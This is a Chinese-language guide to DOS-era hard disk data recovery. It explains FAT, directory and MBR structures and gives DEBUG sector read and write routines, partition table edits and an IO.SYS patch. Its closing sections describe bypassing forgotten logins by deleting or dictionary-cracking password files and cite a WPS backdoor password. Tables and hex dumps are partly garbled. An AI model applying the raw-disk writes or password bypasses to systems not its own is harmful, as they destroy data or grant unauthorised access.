DOS 删除文件时只是把文件目录表中的该文件的表项第 0 个字节改为 E5H，表此项已被删除，并在文件分配表中把该文件占用的各簇的表项清 0，并释放空间。其文件的内容仍然在盘上，并没有被真正删除，这就是 undelete.exe, unerase.exe 等一类恢复删除工具能起作用的原因。

文件分配表在系统中的地位十分重要，用户最好不要去修改它，以免误操作带来严重的后果。

典型的FAT32表：

```
F8 FF FF FF FF FF FF FF 98 C4 00 00 FF FF FF 0F
FF FF FF 0F 08 00 00 00 FF FF FF 0F 08 00 00 00
09 00 00 00 0A 00 00 00 0B 00 00 00 0C 00 00 00
0D 00 00 00 0E 00 00 00 0F 00 00 00 10 00 00 00
FF FF FF 0F 00 00 00 00 FF FF FF 0F 14 00 00 00
15 00 00 00 FF FF FF 0F FF FF FF 0F FF FF FF 0F
19 00 00 00 1A 00 00 00 1B 00 00 00 FF FF FF 0F
00 00 00 00 1E 00 00 00 FF FF FF 0F 20 00 00 00
FF FF FF 0F 22 00 00 00 23 00 00 00 24 00 00 00
25 00 00 00 28 00 00 00 27 00 00 00 28 00 00 00
```

深入逻辑分区之文件目录表（FDT）

文件目录表（File Directory Table），即根目录区，又称为 **ROOT 区** 紧跟在 FAT2 的下一个扇区，长度为 32 个扇区（256 个表项）。如果支持长文件名，则每个表项为 64 个字节，其中，前 32 个字节为长文件链接说明；后 32 个字节为文件属性说明，包括文件长度、起始地址、日期、时间等。如不支持长文件名，则每个表项为 32 个字节的属性说明。

值得注意的是：

- FAT32 没有储存目录的目录区，而 FAT16 储存根目录并把子目录放到数据区。
- 表示目录的目录项指出根目录地址同时长度字节为 0，表示文件的目录项指出数据地址。

典型的FAT32根目录：

```
30 30 30 30 30 30 20 20 20 20 20 10 00 12 3C 7C
39 2B 39 2B 05 00 3D 7C 39 2B 3A 34 00 00 00 00

44 4D 32 4B 44 49 53 4B 49 4D 47 20 00 96 DB 40
39 2B 39 2B 0A 00 DC 40 39 2B 88 02 5B 72 13 00

42 49 4E 42 49 4E 20 20 20 20 20 08 00 00 00 00
00 00 00 00 00 00 47 65 09 2B 00 00 00 00 00 00
```

注意：DOS7 前的怪字符为E5H，表示被删除，被删除文件仍旧能够找到开始簇，数据恢复就依靠这一特点。

数据区（Data Area）：紧跟在 FDT 的下一个扇区，直到逻辑盘的结束地址。

存储着所有的数据，而且即使文件目录被破坏仍旧可能从磁盘里把信息读出，这也就是硬盘数据的理论依据。

到现在为止，硬盘数据结构的理论部分已经讲完。数据恢复主要是手动找出 FAT、目录、数据的对应关系或直接找到数据，现在已经有完善的磁盘编辑器帮助我们做到这一点，使工作大大简化了。

有只能化的恢复工具能不依靠 FAT 而恢复被删除文件，比如 RECOVERNT，估计是依靠 Win2000 的文件使用记录。这种方法在冲启动之前恢复文件的可能性很大。从理论上讲只要数据不被覆盖总能被恢复的。

实战硬盘数据恢复

上面对硬盘数据恢复的理论知识进行了完整介绍，下面再简单介绍两种常见的硬盘故障的数据恢复办法。

FAT 表引起的读写故障

硬盘文件分配表庞大无法手工修复，只能依靠工具。FAT 表记录着硬盘数据的存储地址，每一个文件都有一组 FAT 链指定其存放的簇地址。FAT 表的损坏意味着文件内容的丢失。庆幸的是 DOS 系统本身提供了两个 FAT 表，如果目前使用的 FAT 表损坏，可用第二个进行覆盖修复。但由于不同规格的磁盘其 FAT 表的长度及第二个 FAT 表的地址也是不固定的，所以修复时必须正确查找其正确位置，一些工具软件如 NU 等本身具有这样的修复功能，使用也非常的方便。采用 DEBUG 也可实现这种操作，即采用其 m 命令把第二个 FAT 表移到第一个表处即可(不建议这样做)。如果第二个 FAT 表也损坏了，则也无法把硬盘恢复到原来的状态，但文件的数据仍然存放在硬盘的数据区中，可采用 CHKDSK 或 SCANDISK 命令进行修复，最终得到*.CHK 文件，这便是丢失 FAT 链的扇区数据。如果是文本文件则可从中提取出完整的或部分的文件内容。

软盘文件分配 FAT 表修复

在运行某个程序时，有时会在屏幕上看到：File allocation table bad,drive A(文件分配表坏)的错误信息，导致程序不能正常运行。

我们知道，在磁盘中有两个文件分配表：FAT1 和 FAT2。FAT1 用于日常工作，FAT2 备用。因此，在 FAT1 损坏时，可用 FAT2 表修补。具体方法是：运行 DEBUG，将 FAT2 读入缓冲区，用缓冲区的 FAT2 数据覆盖磁盘中的 FAT1。

例：修复 3 寸 1.44M 软盘，在 A 驱。在 DOS 环境下进入 debug 环境。在“-”提示符下进行如下操作：

```
-L 100 0 0A 9  
-W 100 0 1 9  
-q
```


其它类型的软盘的修复方法参照下表进行。起止逻辑扇区 5.25"低密 5.25"高密
3.5"低密 3.5"高密

BOOT 区 0 0 0 0

FAT1 1-2 1-7 1-3 1-9

FAT2 3-4 8-0EH 4-6 0A-12H

例如我们要修复 5.25"高密软盘的 FAT,则需将上述参数改为:

-L 100 0 8 7

-W 100 0 1 7

-q

DOS下硬盘简易数据恢复及实例简解

零度的尘

对江民硬盘修复王简易使用讲解

- 1 硬盘修复王可修复的范围
- 2 F6功能键显示画面中的有关参数
- 3 JM-HDFIX/B--检查或备份硬盘主引导信息功能
- 4 JM-HDFIX/K--安全解除所有主引导区病毒
- 5 巧用JM-HDFIX快速修复硬盘主引导信息
- 6 用JM-HDFIX的F10 快速重建硬盘分区表

硬盘数据恢复

文/江海客 lowpower

声明:

- 1、您所看到的是《数据恢复与软故障处理基本指南》一文的文本稿，本文已经在《计算机应用文摘》发表，传统媒体如欲转载请同该杂志社联系，获得许可方可转载。
- 2、本文作者seak（哈工大紫丁香站ID）许可本文可转载于任何非商业BBS、新闻组和WEB站点。但严禁改动、删节或添加或局部抄袭、改头换面用于任何正式出版物。转载必须完整，包括本声明和原文紫丁香BBS信头（即：发信人、标题、发信站三行）。
- 3、由于《计算机应用文摘》编辑同志对本文的修改、和作者对文章的再次扩充，等因素，你看到的电子版本部分章节与刊发文章并不一致。同时，作者本人也保留对文章再次扩充修改和网上重新发布的权利。
- 4、本文是一篇科普文章，是作者考虑到一般用户的接受能力而写的，对本领域的专家本文并无价值。作者力图能给广大用户做准确的描述，但由于作者时间和水平的限制，作者不能保证本文的涉及的观点、处理方法等绝对正确。欢迎大家就各种问题与我探讨，seak@163.net。

1、系统工作机理的简单介绍（本节由lowpower缩写）

这一部分在原作中是最重要的一章，考虑到篇幅关系，进行了大量的删节。

①、DOS（DOS兼容系统）硬盘数据的构成

....DOS磁盘系统，可以按照逻辑分区的管理物理空间，不同分区可以装载不同的OS系统。

示意如下：

硬盘空间

第一扇区 分区 1	分区 2	分区 3	分区 4
主引导扇区 引导扇区 引导扇区 引导扇区 引导扇区			
各分区公用 各个分区相对独立，可安装不同操作系统。			

对FAT结构的分区每一分区都有独立的引导记录，FDT表，FAT表等。同时，系统还有一个最为重要的主引导记录。在0柱0面1扇区，今后我们用CYL代表柱、SIDE代表面，SEC代表扇区。以下一个FAT结构分区的简图。

保留区- 磁盘参数表、DOS引导记录

控制区-FAT表 1、FAT表 2 根目录区

数据区-数据区

以下简单介绍一下重要的部分：

....主引导记录又称主分区表、MBR等等：MBR占一个扇区，在CYL 0、SIDE 0、SEC 1，由代码区和数据区构成。其中代码区是一段标准的程序，完成BIOS自举到OS BOOT之间的工作，为OS启动做最后的准备。标准代码区可以由FDISK/MBR重建，但对于多系统引导的不标准MBR，将被这一操作破坏。MBR的数据区记录了分区情况。

....系统扇区：CYL 0、SIDE 0、SEC 1-CYL 0、SIDE 0、SEC 63，共 62 个扇

区引导区又称BOOT区：CYL 0、SIDE 1、SEC 1 这是我们过去称的DOS引

导区。也占一个扇区。

....文件分配表又称FAT：是记录文件占用簇的情况和连接关系的地方。一般有两个FAT表，起到备份的作用。FAT12、FAT16的第一FAT表一般均在0-1-2，FAT32的第一FAT表在0-1-33。由于FAT表记录文件占用扇区连接的地方，如果两个FAT表都坏了，后果不堪设想。

....由于FAT表的长度与当前分区的大小有关所以FAT2的地址是需要计算的。根目录区(ROOT、FDT)：这里记录了根目录里的目录文件项等，ROOT区跟在FAT2后面。

....数据区：跟在ROOT区后面，这才是数据内容。其实，MBR、隐含扇区、BOOT区，重建都比较容易。数据恢复的关键在于恢复数据文件。由于FAT表记录了文

件在硬盘上占用扇区的链表，如果 2 个 FAT 表都完全损坏了。那么恢复文件，特别是占用多个不连续扇区文件就相当困难了。

②、主引导记录简单说明：

....主引导记录是硬盘引导的起点，关于代码区不多说了，其数据区，比较重要的是 2 个标志，80H 和 55AA，80H 一般在偏移 1BE 处，80 是分区激活的标志的标记表示系统可引导，且整个分区表只能有一个 80 标记。另一个就是结尾的 55AA 标记，用来表示主引导记录是一个有效的记录。另外，各个分区自身的引导记录，也是以 55AA 结束，这是我们查找分区的标志。我们后面在介绍如何主引导记录中，给出了一个完整的分区表的例子，大家可对照查看。数据区中，用 10H 字节表示一个分区，最多可表示 4 个分区，分别从 1BE、1CE、1DE、1EE 开始，我们后面给出了分区表项对应地址的含义。大家可以对应分析一下以下分区的情况。

80	01	01	00	0B	FE	BF	FC	3F	00-00	00	7E
86	BB	00									
①			②			③					④
⑤		⑥									

①：激活标记，80 表示可引导分区

②：分区开始的磁头号 01、开始的扇区号为 01、开始的柱面号为 00，由于开始的扇区号为 2 进制 6 位，而开始的柱面号为 2 进制 10 位，因此扇区号所用字节的高两位要加在柱面号高两位。

③：分区的系统类型 FAT32 (0B)，01 是 FAT12，04 为 FAT16，06 为 BIGDOS，07 为 NTFS，

其他参见分区类型表。

④：分区结束磁头号 254、分区结束扇区号 63、分区结束柱面号 764

⑤：首扇区的相对扇区号 63

⑥：总扇区数 12289622

2、常见手工处理工具与 DOS 外部命令介绍

....DEBUG：古老和最为常见的调试跟踪软件，始终捆绑在微软的 DOS/WIN9X 操作系统中。有 19 个子命令。有编写执行汇编指令，直接读写绝对扇区和内存单元等功能，可以在最艰苦的条件下工作。DOS6.22 以下的系统，DEBUG.EXE 在 DOS 目录下，WIN9X 系统中它在 WINDOWS\COMMAND 目录下，它

也出现在 WIN9X 所生成的应急盘中。DISKEDIT：常见 16 进制编辑软件，字符界面，可以以文件方式和扇区方式读写逻辑内容，可以读写绝对扇区，可以方便的查找编辑分区表、FAT 表、ROOT 区等重要扇区。这一点要比 DEBUG 更方便。但在一些重要扇区损坏的情况下，DISKEDIT 可能无法启动。DISKEDIT 软件可以在著名的 Norton Utilities 软件包中找到。最新的 DISKEDIT 出现在 NU4 中。

NDD：常见的 FAT 文件结构磁盘修复工具，就是著名的 NORTON 磁盘医生，可以

自动修复分区丢失等情况，可以抢救软盘坏区中的数据，强制读出后搬移到其他空白扇区。希望大家不要再使用NORTON FOR DOS7 或 8 的NDD，这个版本由于不支持大分区、FAT32、长文件名等技术，会给你带来大量的麻烦。建议大家使用Norton Utilities4 或更高版本中的NDD.EXE，这是纯DOS下的工具。在硬盘崩溃或异常的情况下，他可能可以带给用户以希望。WIN9X下的磁盘医生调用的并不是这个程序，而是NDD32.EXE。

....FDISK: FDISK当然是个危险的命令，很多人非常恐惧，事实上，FDISK命令的运行并不影响任何分区内的硬盘数据，他对分区的设置操作，只改变主分区表的数据区。而特别是FDISK异常重要的隐含参数/MBR，可以重建主分区表的代码区，清除主引导型病毒等。这是非常有用的操作。DOS6.22 以下的系统，FDISK.EXE在DOS目录下，WIN9X系统中它在WINDOWS\COMMAND目录下，它也出现在WIN9X所生成的应急盘中。

....FORMAT: 在一些人眼中，FORMAT是最可怕的命令，但他并不是对硬盘清零，特别值得注意的是，很多文件恢复工具都建议你恢复前先FORMAT该分区起到保护的饿作用。DOS6.22 以下的系统，FORMAT.COM在DOS目录下，WIN9X系统中它在WINDOWS\COMMAND目录下，它也出现在WIN9X所生成的应急盘中。

....HD-COPY: 传统的软盘COPY工具，2.0 版本以后加入了强制读的功能，可以读出一些损坏扇区的内容。

....SYS: SYS命令是重建BOOT区的最简洁的手段，也可以杀除BOOT区病毒。DOS6.22 以下的系统，sys.COM在DOS目录下，WIN9X系统中它在WINDOWS\COMMAND目录下，它也出现在WIN9X所生成的应急盘中。

....令我非常遗憾的是，至今我没有发现比较出色的扇区级备份镜像工具，我曾写过一个HD-MIRROR，但由于错误较多，我提供下载的第二天就停止了发布，另外fixc的作者noz写过一个clone.exe，但可惜只适合相同的硬盘。我也曾以为GHOST可以做到这点，事实上，你目前还不能指望他为你备份一块深度破损的硬盘。如果有一个有效的能以按扇区机制（而不是文件机制）压缩备份一块硬盘将之做成一个镜像文件的话，那么我们的恢复工作就拥有了更多的保证和余地。我们可以更大胆的做恢复的尝试。

3、一些自动处理工具或软件包

首先介绍国内的一些免费修复工具

FIXMBR: 何公道先生写的一个修复MBR的工具，适合处理逻辑分区丢失的情况，有一些可选参数，支持 FAT32、FAT16，不支持NTFS、LINUX等分区，支持8.4G以上硬盘。可修复CIH发作后的扩展逻辑分区。

VRVFIX: 北信源公司的推出的修复硬盘共享工具，适合处理逻辑分区丢失的情况，处理的基本比较准确。支持FAT32、FAT16，不支持NTFS、LINUX等分区。也不支持 8.4G以上硬盘。

FIXC: 国内最早出现的可以修复部分被CIH破坏的C盘的工具，作者是NOZ，新版本也加入了修复分区信息的功能，支持FAT32、FAT16，有限支持NTFS，不支

持 8.4G以上硬盘。目前的版本已经比较完善。

FIXHDPT: TBSOFT工作室的分区信息修复工具。支持FAT32、FAT16，不支持NTFS和LINUX，不支持 8.4G以上硬盘，是历史比较长的工具之一。

RE(ReapirEasy): 本人早期写的分区表修复工具，支持FAT32、FAT16，有限支持NTFS，不支持 8.4G

以上硬盘，和某些BIOS不兼容。其整体水准低于前面列举的工具。

国外一些系统维护的工具目前已经达到了非常强大的程度。

Norton Utilities: 历史最悠久的系统维护工具。不仅可以数据恢复，还可以系统加速和修补内存错误。目前最新的版本是NU 4.5FOR 9X、NU2 FOR NT等。

Tiramint: 最为出色的灾难恢复工具之一，有NTFS、FAT32、FAT16、NOVELL4种版本。生成急救软盘，可以对深度破坏的磁盘进行交叉恢复。

4、常用的基本操作

① 读出主引导记录：这是系统级数据恢复可能涉及最多的程序之一。

例：

DEBUG

-a100 ; 从此处开始汇编

126C:0100 mov ax,201; 读操作一个扇区

126C:0103 mov bx,300; 送入地址 300

126C:0106 mov cx,1 ; 0 面 1 扇

126C:0109 mov dx,80 ; 80H为硬盘，头为 0

126C:010C int 13

126C:010E int 3

126C:010F

-g=100 ; 执行

AX=0050 BX=0300 CX=0001 DX=0080 SP=FFEE BP=0000

SI=0000 DI=0000

DS=126C ES=126C SS=126C CS=126C IP=010E NV UP

EI PL NZ NA PO NC

这里用了I/O中断 13，涉及的寄存器含义为

ah,操作方式，02H为读，03H为写

al,送扇区数

bx,送准备装入扇区的内存偏移地址

cx送从哪一道哪一扇区开始，我们一般依靠改换CX来读写不同逻辑盘某个逻辑扇区。dx，送盘符和头数

INT 3 是断点中断，使程序运行到此停止。

② 显示引导区内容：我们把扇区读到某个内存地址并不是目的。而是为了看到他的内容，在DEBUG中D命令可以方便的查看内存单元的内容。续前例，如果我们要看到主引导区的内容的话，既然装载到 300。

-d300 1200 就可以查看了，一个引导区的映象类似如下，可以直观的看到我们

前面所提到的代码区和数据区。是否正常请大家自行分析一下

```

126C:0300  33 C0 8E D0 BC 00 7C FB-50 07 50 1F FC BE
1B 7C      3.....|.P.P...|
126C:0310  BF 1B 06 50 57 B9 E5 01-F3 A4 CB BE BE
07 B1 04    ...PW.....
126C:0320  38 2C 7C 09 75 15 83 C6-10 E2 F5 CD 18 8B
14 8B      8,|.u.....
126C:0330  EE 83 C6 10 49 74 16 38-2C 74 F6 BE 10 07
4E AC      ....It.8,t....N.
126C:0340  3C 00 74 FA BB 07 00 B4-0E CD 10 EB F2 89
46 25      <.t.....F%
126C:0350  96 8A 46 04 B4 06 3C 0E-74 11 B4 0B 3C 0C
74 05      ..F...<.t...<.t.
126C:0360  3A C4 75 2B 40 C6 46 25-06 75 24 BB AA 55
50 B4      :.u+@.F%.u$..UP.
126C:0370  41 CD 13 58 72 16 81 FB-55 AA 75 10 F6 C1
01 74      A..Xr...U.u....t
126C:0380  0B 8A E0 88 56 24 C7 06-A1 06 EB 1E 88 66
04 BF      ....V$......f..
126C:0390  0A 00 B8 01 02 8B DC 33-C9 83 FF 05 7F 03
8B 4E      .....3.....N
126C:03A0  25 03 4E 02 CD 13 72 29-BE 46 07 81 3E FE
7D 55      %.N...r).F..>..}U
126C:03B0  AA 74 5A 83 EF 05 7F DA-85 F6 75 83 BE
27 07 EB    .tZ.....u.."..
126C:03C0  8A 98 91 52 99 03 46 08-13 56 0A E8 12 00
5A EB      ...R..F..V....Z.
126C:03D0  D5 4F 74 E4 33 C0 CD 13-EB B8 00 00 00 00
00 00      .Ot.3.....
126C:03E0  56 33 F6 56 56 52 50 06-53 51 BE 10 00 56
8B F4      V3.VVRP.SQ...V..
126C:03F0  50 52 B8 00 42 8A 56 24-CD 13 5A 58 8D 64
10 72      PR..B.V$..ZX.d.r
126C:0400  0A 40 75 01 42 80 C7 02-E2 F7 F8 5E C3 EB
74 49      .@u.B.....^..tI
126C:0410  6E 76 61 6C 69 64 20 70-61 72 74 69 74 69
6F 6E      nvalid partition
126C:0420  20 74 61 62 6C 65 00 45-72 72 6F 72 20 6C
6F 61      table.Error loa
126C:0430  64 69 6E 67 20 6F 70 65-72 61 74 69 6E 67
20 73      ding operating s
126C:0440  79 73 74 65 6D 00 4D 69-73 73 69 6E 67 20
6F 70      ystem.Missing op

```

```

126C:0450    65  72  61  74  69  6E  67  20-73  79  73  74  65  6D
00 00      erating system..
126C:0460    00  00  00  00  00  00  00  00-00  00  00  00  00  00
00 00      .....
126C:0470    00  00  00  00  00  00  00  00-00  00  00  00  00  00
00 00      .....
126C:0480    00  00  00  8B  FC  1E  57  8B-F5  CB  00  00  00  00  00
00 00      .....W.....
126C:0490    00  00  00  00  00  00  00  00-00  00  00  00  00  00
00 00      .....
126C:04A0    00  00  00  00  00  00  00  00-00  00  00  00  00  00
00 00      .....
126C:04B0    00  00  00  00  00  00  00  00-00  00  00  00  00  00
80 01      .....
126C:04C0    01  00  0B  FE  BF  FC  3F  00-00  00  7E  86  BB  00
00 00      .....?...~.....
126C:04D0    81  FD  0F  FE  FF  FF  BD  86-BB  00  E0  A9  75
00 00 00      .....u...
126C:04E0    00  00  00  00  00  00  00  00-00  00  00  00  00  00
00 00      .....
126C:04F0    00  00  00  00  00  00  00  00-00  00  00  00  00  00
55 AA      .....U.

```

③ 反汇编主引导区内容：判定MBR的代码区是否正常，对于数据区的基本情况，我们可以通过直观观察得出，但对于存在引导型病毒，或者引导区出现异常代码的情况，我们可能需要分析MBR中代码区的指令。这一般要对已经读入内存的引导区进行反汇编。

反汇编用指令U

续前例：

-u300 115D ；反汇编主引导扇区代码区内容

```

126C:0300  33C0                XOR  AX,AX
126C:0302  8ED0                MOV  SS,AX
.....
126C:045C  65                    DB   65
126C:045D  6D                    DB   6D

```

④ 写内存单元，在我们的前例中，主分区类型是 0B是FAT32 的，假定这个类型实际是NTFS的，我们该如何修改呢？由于主分区类型的偏移是 4C3H，我们可以用E命令写到内存单元中，从附表中查得NTFS的类型为 07。因此 -e4c3 7 再比如说，假定我们想把无效的分区表清零，那么，我们应当用另一个命令F，这个命令可以用填充一个内存地址范围。清零分区表的操作就是 -f4be 4ff 00，以下两个操作也比较常见。

重置 80 标记, -e4be 80

重置 55AA 标记, -f4ff 4fe 55 aa

不要忘了, 此时仅仅是改动了内存中的数据, 并未写到硬盘上。因此需要用 int 13 中断把改写的结果, 写回硬盘。

续前例,

-a100

126C:0100 mov ax,301 ; 写操作一个扇区

-g=100 ; 执行

其实, 我们相当于修改了刚才输入的读主引导扇区程序, 使程序变为。

126C:0100 mov ax,301 ; 写操作一个扇区

126C:0103 mov bx,300 ; 从内存地址 300

126C:0106 mov cx,1 ; 0 面 1 扇

126C:0109 mov dx,80 ; 80H 为硬盘, 头为 0

126C:010C int 13

126C:010E int 3 ; 断点

⑤ 绝对磁盘内容的读出与写入

类似操作在 FAT32 结构硬盘被 CIH 破坏的修复中比较常见, 我们后面将讲到恢复的基本思路就是用第二 FAT 表覆盖第一 FAT 表。那么无疑要读出第二 FAT 表的内容, 再回写到第一 FAT 表的位置上。一般的来说, 大量连续扇区的读出写入 DISKEDIT 进行非常方便, 如果用 DEBUG 做则要写一段子程序, 不过程序的主要技巧就是利用 int 25 绝对磁盘读中断读出的内容, 而用 int 26 绝对磁盘写做内容写入。

4、数据可恢复的前提

有人觉得这个题目说法比较奇特, 但数据恢复, 作为一个数据再现的过程, 一定要解决两个问题, 第一是从哪里恢复的问题, 第二是怎么恢复的问题。解决了这两个问题, 我们事实上就把握了数据恢复的全部思想脉络。而这一部分就是从哪里恢复的问题。

①、有效而及时的备份中是数据恢复最可靠的来源, 在许多人倡导备份到秒的今天, 恐怕不会有人怀疑这点。而有些备份机制则是系统内建的, 比如两份 FAT 表。

②、数据的实际有效性的判定是关键, 对我们来说, 硬盘无法自举、文件找不到、文件打不开等现象, 其实并不与数据丢失画等号。因为此时往往数据只是从操作系统的角度是一种逻辑丢失, 而从物理扇区意义上, 它仍然存在或部分存在。最明显的就是文件删除的例子, 事实上, 这只是把文件首字节, 改为 0E 而已。而此时文件体依然存在。

③、数据损坏过程的可逆性分析: 对数据的改变无非两种, 取代和变换, 前者是不可逆的, 而后者则是可逆的。我们以杀毒为例, 对于大多文件性病毒来说, 那些以附加而非代换方式感染的文件型病毒, 理想的杀毒过程就是感染的逆过程。

这种分析也常见与重要信息被隐藏搬移或者被加密的情况,但分析将比较复杂。

④、数据本身是否是标准信息:有些信息实际是通用或局部通用的,你无须考虑如何从本机抢救。只要相同或相近的系统版本就可以了,比如BOOT区、隐含扇区、WINDOWS的DLL文件等等。典型的例子如分区表的代码区,这是一段标准代码,事实上,它就放在你的FDISK程序里面,你可以用DEBUG把他提取出来。

⑤、数据本身是否可以由其他信息统计再生:有些信息尽管丢失了,也没有备份。但它实际可以从其他数据中间接求得。最典型的就是主分区表中的分区信息,即使你把他清零也不必害怕,因为你可以从你几个分区中计算再生。

⑥、破坏的完成程度:事实上,FDISK、FORMAT都不会彻底破坏数据,一般只有低格和扇区覆盖操作才会彻底破坏数据。但有时,破坏过程或者误操作过程会因人工终止、死机等原因不能完成。最明显的就是CIH病毒的例子,由于CIH是以 1024 字节为单位覆盖扇区,这当然是不可逆过程,于是我们最初都认为,破坏是很难恢复的,除非人工终止。事实上,当病毒覆盖某些扇区时会与 9X系统发生冲突,从而造成死机,使数据得到了保护。

1、硬件或介质问题的情况

①、硬盘坏:硬盘自检不到的情况一般是硬件故障,又可分为主版的硬盘控制器(包括IDE口)故障和硬盘本身的故障。如果问题在主板上,那么数据应当没有影响。如果出在硬盘上,也不是一定不能修复。硬盘可能的故障又可能在控制电路、电机和磁头以及盘片。如果是控制电路的问题,一般修好它,就可以读出数据。但如果电机、磁头和盘片故障,即使修理也要返回原厂,数据恢复基本没有可操作性。

②、软盘坏:当软盘数据损坏时,可以有几种处理,一种是用NDD修复,他会强制读出你坏区中的东西,MOVE到空白扇区中,这就意味着如果你的磁盘很满操作是没法进行的。你也可以用HDCOPY2.0 以上版本READ软盘,他也会进行强读,使读入缓冲区的数据是完好的,你再写 入一张好磁盘就可以了。当然这些方式,要看盘坏的程度。如果 0 磁道坏,数据也并非无法抢救,早先可以通过扇区读的方式,把后面的数据读出,不过一般来说,你依然可以HDCOPY来实验。

2、系统问题的情况

①、在硬盘崩溃的情况下,我们经常要和一些提示信息打交道。我们要了解他典型提示信息含义,注意这些原因仅仅分析逻辑损坏而不是硬盘物理坏道的情况。

提示信息

可能原因

参考处理

Invalid Partition Table

分区信息中 1BE、1CE、1DE处不符合只有一个 80 而其他两处为 0 用工具设定,操作在前面已经讲了。

Error Loading Operating System

主引导程序读BOOT区 5 次没成功。

重建BOOT区

Missing Operating System DOS

引导区的 55AA 标记丢失

用工具设定，把前面读写主引导区程序的 DX=80 改为 180 即可

Non-System Disk or Disk Error

BOOT 区中的系统文件名与根目录中的前两个文件不同

SYS 命令重新传递系统，

Disk Boot Failure

读系统文件错误 SYS 命令重新传递系统，

Invalid Driver Specifcationg

如果试图切换到一个确实存在的逻辑分区出现以下信息，说明主分区表的分区记录被破坏了。

根据各分区情况重建分区表，或者用自动修复工具修复。注意分区丢失是最常见的故障之一，此时不要紧张，一般的说此时数据并没有问题，如果你不了解处理的方法。你可以选择我前面介绍的自动修复分区工具进行处理，他们大多只改写主分区表的数据区，不会影响你的其他数据。特别提醒大家，这些工具具有的不支持 8.4G 硬盘，有的与 BIOS 对硬盘的识别有关系。如果你在一台机器上不行，可以换台 BIOS 不同的机器实验一下。

Bad or missing command interpreter

这是说找不到 COMMAND.com，或者 COMMAND 文件坏了。

如果你 COPY 过去 COMMAND 文件还是如此，一般来说是 感染了某种病毒。

Invalid media type reading drive X ,Abort,Retry,Fail?

该盘没有高级格式化，或 BOOT 区中 I/O 参数表被破坏。

这里情况较多，手工处理比较复杂，特别指出，此时 DISKEDIT 可能无法运行，建议用工具修复。

Incorrect DOS Version

可能是文件版本不统一，对 9X 来说，有 95 95osr/2,98,98 oem/2 等版本，重新 SYS 时，不要弄错了。

用正确版本的启动盘重新 SYS 系统

另外说明一下，对于比较老的机器还有 1071 和 not found rom basic、ROM BASIC OK 等提示，在目前机器中以消失。另外，当代码区完全被破坏的情况下，系统关于无系统的提示是来自 BIOS 的，这条提示与 BIOS 的种类有关。另外，FDISK/MBR 对代码区的 重建是我们经常采用的。再介绍一种比较极端的情况，就是硬盘 自检正常，而用软盘和硬盘都无法正常启动的情况，这可能是，病毒或恶意程序利用，DOS3 以上版本启动中都要检索分区表这一 特点，把分区表置为死循环。造成启动中死机。网上曾经流传过 DOS6.22k 修改方案，其实是修改西文 MS-DOS6.22 的 IO.SYS，把 C2 03 06 E8 0A 00 07 72 03 替换为：C2 03 90 E8 0A 00 72 80 90 就可以启动被类似情况锁住的硬盘。

②、9X 无法正常进入或工作：以下仅仅是对可能的软故障分析，没有考虑硬件故障。进入图形界面死机情况比较复杂，可能与加载的某些驱动有关 可以在 START MS WINDOWS 时，用 F8 激活菜单，设置为 step by step ，看是哪项使系统死机。而后从 CONFIG 或者 SYSTEM.INI 中删除进入图形界面后死机一般这与开机加载的程序有关进入安全模式（此时自动 运行的程序将不能加载），对 注 册 表 中 的

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run* 中的键值和启动组中加载的程序进行分析。必要的予以删除。显示 IEXPLORE.EXE 错误，不能进行任何操作

可能有某个系统的动态连接库损坏覆盖安装 WIN9X，或从其他机器上 COPY 损坏的连接库。（确定哪个库损坏一般 比较困难）

频繁出现出错各种信息一般是虚拟内存不足造成的看 C 盘是否剩余空间过少，或者打开的应用程序和窗口太多。

2、全盘崩溃和分区丢失

....首先重建 MBR 代码区，再根据情况修正分区表。修正分区 表的基本思路是查找以 55AA 为结束的扇区，再根据扇区结构 和后面是否有 FAT 等情况判定是否为分区表，最后计算填回，主分区表，由于需要计算，过程比较烦琐，就不详细介绍了，希望大家用前面介绍的工具，比如 NDD 处理。如果文件仍然 无法读取，要考虑用 TIRAMINT 等工具进行修复。如果在 FAT 表彻底崩溃的情况下，恢复某个指定文件，可以用 DISKEDIT 或 DEBUG 查找已知信息。比如文件为文本，文件中包含“软件 狗”，那么我我们就要把他们转换为内码 C8 ED BC FE B9 B7 进行查找。

3、文件丢失、误格式化的情况

....一般的来说，文件删除仅仅是把文件的首字节，改为 E5H，而并不破坏本身，因此可以恢复。但由于对不连续文件要恢复文件链，由于手工交叉恢复对一般计算机用户来说并不容易，在这篇缩略版中就不讲了，建议用工具处理，如果已经安装了 Norton Utilities，可以用他来查找。另外，RECOVERNT 等工具，都是恢复的利器。特别注意的是，千万不要在发现文件丢失后，在本机安装什么恢复工具，你可能恰恰把文件覆盖掉了。特别是你的文件在 C 盘的情况下，如果你发现主要文件被你失手清掉了，（比如你按 SHIFT 删除），你应该马上直接关闭电源，用软盘启动进行恢复或把硬盘串接到其他有恢复工具的机器处理。误格式化的情况可以用等工具处理。

4、文件损坏的情况

....一般的说，恢复文件损坏需要清楚的了解文件的结构，并不是很容易的事情，而这方面的工具也不多。不过一般的说，文件如果字节正常，不能正常打开往往是文件头损坏。

就文件恢复举几个简单例子。

类型 特征 处理

ZIP、TGZ 等压缩包无法解压

ZIP 文件损坏的情况下可以用一个名为 ZIPFIX 的工具处理。不过如果你的文件是从 FTP 站点上下载的，那么有可能是你没有定义下载模式为 BIN。

自解压文件无法解压

可能是可执行文件头损坏，可以用对应压缩工具按一般压缩文件解压。

DBF 文件死机后无法打开

典型的文件头中的记录数与实际不匹配了，把文件头中的记录数向下调整，遗憾的是公式我找不到了。

5、硬盘被加密或变换：

....此时千万不要 FDISK/MBR，SYS 等处理，否则可能数据再也无法找回，一定要反解加密算法，或找到被移走的重要扇区。对于那些加密硬盘数据的病毒，清

除时一定要选择能恢复加密数据的可靠杀毒软件。

6、文件加密后密码遗忘：

....对于很多字处理软件的文件加密和ZIP等压缩包的加密，你是不能靠加密逆过程来完成的，因为那从理论上是异常困难的。目前有一些相关的软件，他们的思想一般都是用一个大数据集中的数据循环用相同算法加密后与密码的密文匹配，直到一致时则说明找到了密码。你可以去寻找这些软件，当然，有些软件是有后门的，比如DOS 下的WPS，Ctrl+qiubojun就是通用密码。Undiskp的作者冯志宏是解文件密码的个中高手，大家不妨去他的主页看看。

7、系统用户密码遗忘的处理：

....最简单的方法就是用软盘启动（NT的你也可以把盘挂接在其他NT上），找到支持该文件系统结构的软件（比如针对NT的NTFSDOS），利用他把密码文件清掉、或者是COPY出密码档案，用破解 软件套字典来处理。前者时间短但所有用户信息丢失，后者时间长，但保全了所有用户信息。对UNIX系统，我建议你一定先做一张应急盘。

硬盘数据恢实例

